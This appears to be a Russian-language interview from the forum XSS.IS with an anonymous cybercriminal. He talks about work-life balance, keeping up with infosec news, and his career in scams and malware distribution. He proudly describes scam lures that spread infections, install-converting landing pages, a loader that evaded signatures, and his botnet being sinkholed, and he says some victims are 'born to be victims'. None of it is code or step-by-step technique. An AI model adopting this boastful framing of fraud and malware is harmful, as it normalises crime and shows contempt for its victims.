Поэтому я давно для себя решил, что самое важное для меня - это моя семья. И каким бы успешным мой проект не был, я никогда не буду обделять вниманием свою семью. Так что на выходных я трачу минимальное количество времени на работу :) Часто только мониторинг экстренных реквестов, ну и дроч на статсы (в том числе по трафику и выплатам, все ли ок) - пара часов вполне норм. Запомните, что никакие деньги не купят вам время, которое вы можете провести с людьми, которые дороги для вас. И мы не вечны, и они не вечны. Когда все очень плохо, вспомнинаешь почему-то не про бабки, а про то, что кому-то что-то важное не сказал/не сделал из своих любимых и родных.

Как поддерживаешь свои знания на актуальном уровне?

Твиттер, твиттер и еще раз твиттер. На тему инфосека ничего лучшего не придумано пока (Мастодоном пока пользоваться невозможно). Скажем, это как начальный пункт, дальше уже конкретные гиты, материалы, документы, спецификации. Скажу одно: такого количества информации в свободном доступе на тему ИБ как сейчас - никогда раньше не было :)

Второй важный момент: общение с новыми людьми в теме (особенно с новичками, иногда хорошие вопросы задают и на новые мысли наводят). Да, можно делать перерывы и какое-то время работать в приватном режиме, только своей командой, но наступает момент, когда из бункера все равно нужно выходить и восстанавливать картинку того, что происходит в теме.

Что бы ты посоветовал тем, кто хочет войти в эту тему?

Научиться задавать самому себе вопросы и отвечать на них. Никто лучше вас на ваши вопросы ответить не может :) Начать нужно с: а надо ли оно мне? И зачем оно мне надо? Если цель - развиваться технически, методика развития в теме будет одна. А если цель - заработать максимальное количество денег (влиться в наш почетный круг скамерсантов, лол), тут уже методика совсем другая :)

Кто хочет развиваться технически - советую вообще плюнуть на черную шапку и начинать с белой. Вернуться назад всегда успеете :) А вот если тормознете на уровне - “я купил инфомануал, но тема сдохла”, “мне посоветовали на форуме, но тема сдохла” - остановитесь и развиваться дальше никуда не будете, только будете ныть и смешить всех вокруг себя. Начальная цель - научиться ориентироваться в информации (источниках) и (снова) самому отвечать на свои вопросы.

Движение повлияло на твою личную жизнь?

Мне немножко повезло, я от природы личность харизматичная :) Знаю как заинтересовать людей, умею рассказывать истории, а девочки очень истории любят :) Но если говорить по правде - то моей первый брак скоропостижно скончался целиком по причине онлайн-бизнеса :) По молодости обычно девок можешь тока бабками очаровывать, ну или не умеешь еще отфильтровывать тех, кто ими (бабками) очень легко очарован :) А дальше достаточно первого кризиса, первых проблем - и такие девочки бегут первыми как крысы с корабля :) Бля! Прихватив квартиры, машины и пытаясь тебя закошмарить хуже продажного мента, лол. Поэтому мой совет, малята, ищите себе женщин по интересами :) Где интерес конечно - не разводка дропов или обнал ВЮ (знавал такие “супружеские пары”, лол).

На твой взгляд, куда идет профессиональное развитие твоей области и чем будет заниматься ее представитель через несколько лет?

Скамерсант всегда будет жить :) Всегда куча тем на грани. Особенно в интернетах, где правовое регулирование пляшет от страны к стране. Куда (в интернеты) большинство приходит за свистелками-перделками, готовы кликать куда-угодно и покупать что-угодно. Если говорить о СИ, то это психология :) Я олдскул в этом плане и считаю, что некоторые личности и организации они просто рождены быть терпилами :) Как бы, они иначе не могут себя проявлять в этом мире. Не тебе заплатят, так кому-то другому. Аминь.

Как ты мотивируешь себя в трудные дни?

Я очень активный парень :) Возможно помогает некоторый опыт в спорте: мое мнение, что спорт закаляет характер и личность. Поэтому я всегда что-то делаю. Мне тяжело сидеть и ничего не делать. Поэтому для меня скорее актуальнее вопрос демотивации :) Как быть менее активным, менее подвижным, просто отдохнуть и выдохнуть, покачаться в гамаке и съесть эту чудесную и

сочную дыню, любуясь закатом Черного моря.

Как ты справляешься с балансом личной жизни и своего дела?

Смотри мой ответ на вопрос №7. Отвечу лаконично: нужно уметь сказать интернету - Нет! И закрыть крышку ноутбука :) Ничего не случится с онлайн-истеричками и маловероятно, что разом все рухнет. А если и рухнет - выдыхайте, это онлайн. Наблюдал синкхоул моего ботнета в режиме реального времени, когда я был в онлайне и вроде бы до сих пор жив-здоров и пишу вам, мой дорогой друг!)

Расскажи о каком то своем интересном проекте, которым ты гордишься больше всего в общих чертах.

Я больше всего горжусь отличными результатами, которые нигде не отсвечены. Когда твоей тактикой не начинает пользоваться толпа конкурентов, а тексты разводок копировать прямо один в один, иногда прогоняя двойным переводом через Гугл.Транслейт :) Я горжусь лендингами, которые оказались максимально эффективны для перевода трафика в инсталлы, и которые я ниоткуда не скопировал и придумал сам :) Я горжусь текстами-темами и мотивационной разводкой, на которую ответили и пошли дальше по цепочке заражения. Я горжусь, когда твой лоадер тихо-мирно работает полгода и нет ни одной, блядь, сигнатуры. Когда домены после недели работы до сих пор чистые.

Чем не горжусь: когда какой-нибудь, мать его, Микко Хайпонен говорит о твоем детище на сайберсек конференции и делает комплимент - “как хорошо сделано!”. Не, бро, если ты заметил, то что-то было сделано плохо :(

Что было твоим самым большим вызовом в профессиональном плане?

Самый большой вызов - начать все с нуля. Мне приходилось по разным причинам это делать несколько раз :) Увы, инфраструктура имеет свойство дохнуть, счета уходить в минусы, а я такой парень, что с долгами уходить не люблю и зарплаты кодерам-админам закрываю из своих денег. Поэтому и квартиры продавались, и машины, и почти с голой жопой начинали все сначала. И ты знаешь, вот это наверное было самым большим мотиватором! Так как ну не привыкли мы заниматься мелочевкой, русская душа требует простора и размаха!

Если бы ты мог дать себе совет, когда только начинал - каким бы он был?

Бро, не продавай в 2013 все Биткойны! Потерпи хотя бы до 2020. И не спрашивай меня пока, что это такое. Просто будь готов к этому моменту и следуй моему совету :)

С уважением,

Братва


Для того, чтобы началось что-то новое,
что-то должно закончиться.
XSS.IS
2023